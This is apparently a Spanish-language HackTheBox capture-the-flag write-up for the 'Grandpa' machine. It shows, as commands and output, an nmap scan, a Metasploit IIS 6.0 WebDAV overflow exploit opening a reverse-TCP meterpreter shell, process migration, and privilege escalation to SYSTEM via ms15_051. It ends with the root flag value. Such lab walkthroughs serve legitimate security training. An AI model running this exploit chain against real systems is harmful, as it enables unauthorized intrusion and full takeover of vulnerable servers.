GRANDPA CTF HTB

7ry H4rd3r Team! 😊


1.- hacemos un nmap contra la máquina víctima obteniendo el siguiente resultado:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -n -sC 10.10.10.14
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-25 06:53 EST
Nmap scan report for 10.10.10.14
Host is up (0.10s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|_  Server Date: Thu, 25 Feb 2021 11:55:26 GMT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.80 seconds
```

Como podemos apreciar está solo el puerto 80 abierto y dice que está corriendo un IIS 6.0, también nos da información que está bajo construcción.

2.- Entramos en el navegador y vamos a ver si por el puerto 80 no da más información



No parece haber más información, así que vamos a intentar buscar un exploit en metasploit a ver si conseguimos explotar alguna vulnerabilidad del IIS 6.0:

```
msf6 > search iis

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/appletv/appletv_display_video                          normal     No     Apple TV Video Remote Control
   1   auxiliary/admin/http/iis_auth_bypass                  2010-07-02       normal     No     MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
   2   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof          2010-12-21       normal     No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   3   auxiliary/dos/windows/ftp/iis_list_exhaustion         2009-09-03       normal     No     Microsoft IIS FTP Server LIST Stack Exhaustion
   4   auxiliary/dos/windows/http/ms10_065_ii6_asp_dos       2010-09-14       normal     No     Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service
   5   auxiliary/scanner/http/dir_webdav_unicode_bypass                       normal     No     MS09-020 IIS6 WebDAV Unicode Auth Bypass Directory Scanner
   6   auxiliary/scanner/http/iis_internal_ip                                 normal     No     Microsoft IIS HTTP Internal IP Disclosure
   7   auxiliary/scanner/http/iis_shortname_scanner                           normal     Yes    Microsoft IIS shortname vulnerability scanner
   8   auxiliary/scanner/http/ms09_020_webdav_unicode_bypass                  normal     No     MS09-020 IIS6 WebDAV Unicode Authentication Bypass
   9   auxiliary/scanner/http/owa_iis_internal_ip            2012-12-17       normal     No     Outlook Web App (OWA) / Client Access Server (CAS) IIS HTTP Internal IP Disclosure
   10  exploit/windows/firewall/blackice_pam_icq             2004-03-18       great      No     ISS PAM.dll ICQ Parser Buffer Overflow
   11  exploit/windows/ftp/ms09_053_ftpd_nlst                2009-08-31       great      No     MS09-053 Microsoft IIS FTP Server NLST Response Overflow
   12  exploit/windows/http/amlibweb_webquerydll_app         2010-08-03       normal     Yes    Amlibweb NetOpacs webquery.dll Stack Buffer Overflow
   13  exploit/windows/http/ektron_xslt_exec_ws              2015-02-05       excellent  Yes    Ektron 8.5, 8.7, 9.0 XSLT Transform Remote Code Execution
   14  exploit/windows/http/umbraco_upload_aspx              2012-06-28       excellent  No     Umbraco CMS Remote Command Execution
   15  exploit/windows/iis/iis_webdav_scstoragepathfromurl   2017-03-26       manual     Yes    Microsoft IIS WebDav ScStoragePathFromUrl Overflow
   16  exploit/windows/iis/iis_webdav_upload_asp             2004-12-31       excellent  No     Microsoft IIS WebDAV Write Access Code Execution
   17  exploit/windows/iis/ms01_023_printer                  2001-05-01       good       Yes    MS01-023 Microsoft IIS 5.0 Printer Host Header Overflow
   18  exploit/windows/iis/ms01_026_dbldecode                2001-05-15       excellent  Yes    MS01-026 Microsoft IIS/PWS CGI Filename Double Decode Command Execution
   19  exploit/windows/iis/ms01_033_idq                      2001-06-18       good       No     MS01-033 Microsoft IIS 5.0 IDQ Path Overflow
   20  exploit/windows/iis/ms02_018_htr                      2002-04-10       good       No     MS02-018 Microsoft IIS 4.0 .HTR Path Overflow
   21  exploit/windows/iis/ms02_065_msadc                    2002-11-20       normal     Yes    MS02-065 Microsoft IIS MDAC msadcs.dll RDS DataStub Content-Type Overflow
   22  exploit/windows/iis/ms03_007_ntdll_webdav             2003-05-30       great      Yes    MS03-007 Microsoft IIS 5.0 WebDAV ntdll.dll Path Overflow
   23  exploit/windows/iis/msadc                             1998-07-17       excellent  Yes    MS99-025 Microsoft IIS MDAC msadcs.dll RDS Arbitrary Remote Command Execution
   24  exploit/windows/isapi/ms00_094_pbserver               2000-12-04       good       Yes    MS00-094 Microsoft IIS Phone Book Service Overflow
   25  exploit/windows/isapi/ms03_022_nsiislog_post          2003-06-25       good       Yes    MS03-022 Microsoft IIS ISAPI nsiislog.dll ISAPI POST Overflow
   26  exploit/windows/isapi/ms03_051_fp30reg_chunked        2003-11-11       good       Yes    MS03-051 Microsoft IIS ISAPI FrontPage fp30reg.dll Chunked Overflow
   27  exploit/windows/isapi/rsa_webagent_redirect           2005-10-21       good       Yes    Microsoft IIS ISAPI RSA WebAgent Redirect Overflow
   28  exploit/windows/isapi/w3who_query                     2004-12-06       good       Yes    Microsoft IIS ISAPI w3who.dll Query String Overflow
   29  exploit/windows/scada/advantech_webaccess_dashboard_file_upload  2016-02-05  excellent  Yes  Advantech WebAccess Dashboard Viewer uploadImageCommon Arbitrary File Upload
   30  exploit/windows/scada/rockwell_factorytalk_rce        2020-06-22       excellent  Yes    Rockwell FactoryTalk View SE SCADA Unauthenticated Remote Code Execution
   31  exploit/windows/ssl/ms04_011_pct                      2004-04-13       average    No     MS04-011 Microsoft Private Communications Transport Overflow


Interact with a module by name or index. For example info 31, use 31 or use exploit/windows/ssl/ms04_011_pct
```

vamos a usar el que está marcado con una X roja en la imagen de arriba que es:

```
15  exploit/windows/iis/iis_webdav_scstoragepathfromurl
```

"Seteamos" los parámetros acorde:

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS         10.10.10.14      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.16      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86

msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Y explotamos:

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.16:4444 → 10.10.10.14:1198) at 2021-02-25 07:04:11 -0500

meterpreter >
```

Sacamos un poco más de información sobre la máquina que está corriendo

```
meterpreter > sysinfo
Computer        : GRANPA
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Vamos a ver el usuario y por ahora nos da permiso denegado como vemos a continuación:

```
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Vamos a ver los procesos e intentar migrar a un proceso que tenga autorización:

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 300   1080  cidaemon.exe
 324   272   csrss.exe
 348   272   winlogon.exe
 396   348   services.exe
 408   348   lsass.exe
 488   1460  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 576   1080  cidaemon.exe
 596   396   svchost.exe
 684   396   svchost.exe
 740   396   svchost.exe
 756   1080  cidaemon.exe
 768   396   svchost.exe
 804   396   svchost.exe
 940   396   spoolsv.exe
 968   396   msdtc.exe
 1080  396   cisvc.exe
 1124  396   svchost.exe
 1184  396   inetinfo.exe
 1220  396   svchost.exe
 1332  396   VGAuthService.exe
 1412  396   vmtoolsd.exe
 1460  396   svchost.exe
 1636  396   alg.exe
 1668  396   svchost.exe
 1760  596   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1916  396   dllhost.exe
 2140  488   rundll32.exe       x86   0                                      C:\WINDOWS\system32\rundll32.exe
 2308  596   wmiprvse.exe
 2516  348   logon.scr
 2608  596   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe

meterpreter >
```

Los procesos marcados en rojo son interesantes ya que tienen un usuario con algo de privilegios, ahora toca migrar a uno de esos procesos por ejemplo el 2608:

```
meterpreter > migrate 2608
[*] Migrating from 2140 to 2608...
[*] Migration completed successfully.
meterpreter >
```

Ahora comprobamos si tenemos en la equipo usuario Network authority

```
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Ahora toca escalada de privilegios, para ello vamos a usar un exploit para buscar vulnerabilidades que se llama local_exploit_suggester:

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > search suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                     normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

Este exploit nos va a dar una serie de vulnerabilidades para escalar privilegios usando la sesión de meterpreter ya abierta:

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) >
```

Al lanzar el exploit nos dice que es vulnerable a los siguientes exploits:

```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 37 exploit checks are being tried ...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Vamos a usar uno, por ejemplo el: ms15_051_client_copy_image

Lanzamos las opciones y vemos que tenemos que rellenar:

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86

msf6 exploit(windows/local/ms15_051_client_copy_image) >
```

Importante el LPORT debe ser distinto al que usamos en la sesión de meterpreter anterior, sino no va a ir bien la comunicación:

Quedando de esta manera:

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.16      yes       The listen address (an interface may be specified)
   LPORT     4447             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86

msf6 exploit(windows/local/ms15_051_client_copy_image) >
```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.16:4447
[*] Launching notepad to host the exploit...
[+] Process 900 launched.
[*] Reflectively injecting the exploit DLL into 900...
[*] Injecting exploit into 900...
[*] Exploit injected. Injecting payload into 900...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.14.16:4447 → 10.10.10.14:1199) at 2021-02-25 07:22:21 -0500

meterpreter >
```

Comprobamos que usuario somos y vemos que ya somos DIOSES!

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Vamos a buscar las banderas en el escritorio de los usuarios:

Para ello usamos el comando “Shell” para entrar en el equipo y navegamos por los directorios/carpetas para llegar hasta el escritorio del usuario:

```
C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of C:\Documents and Settings\Administrator

04/12/2017  04:12 PM    <DIR>          .
04/12/2017  04:12 PM    <DIR>          ..
04/12/2017  04:28 PM    <DIR>          Desktop
04/12/2017  04:12 PM    <DIR>          Favorites
04/12/2017  04:12 PM    <DIR>          My Documents
04/12/2017  03:42 PM    <DIR>          Start Menu
04/12/2017  03:44 PM                 0 Sti_Trace.log
               1 File(s)              0 bytes
               6 Dir(s)  18,116,288,512 bytes free
```

```
 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  04:29 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  18,116,288,512 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
C:\Documents and Settings\Administrator\Desktop>meterpreter >
```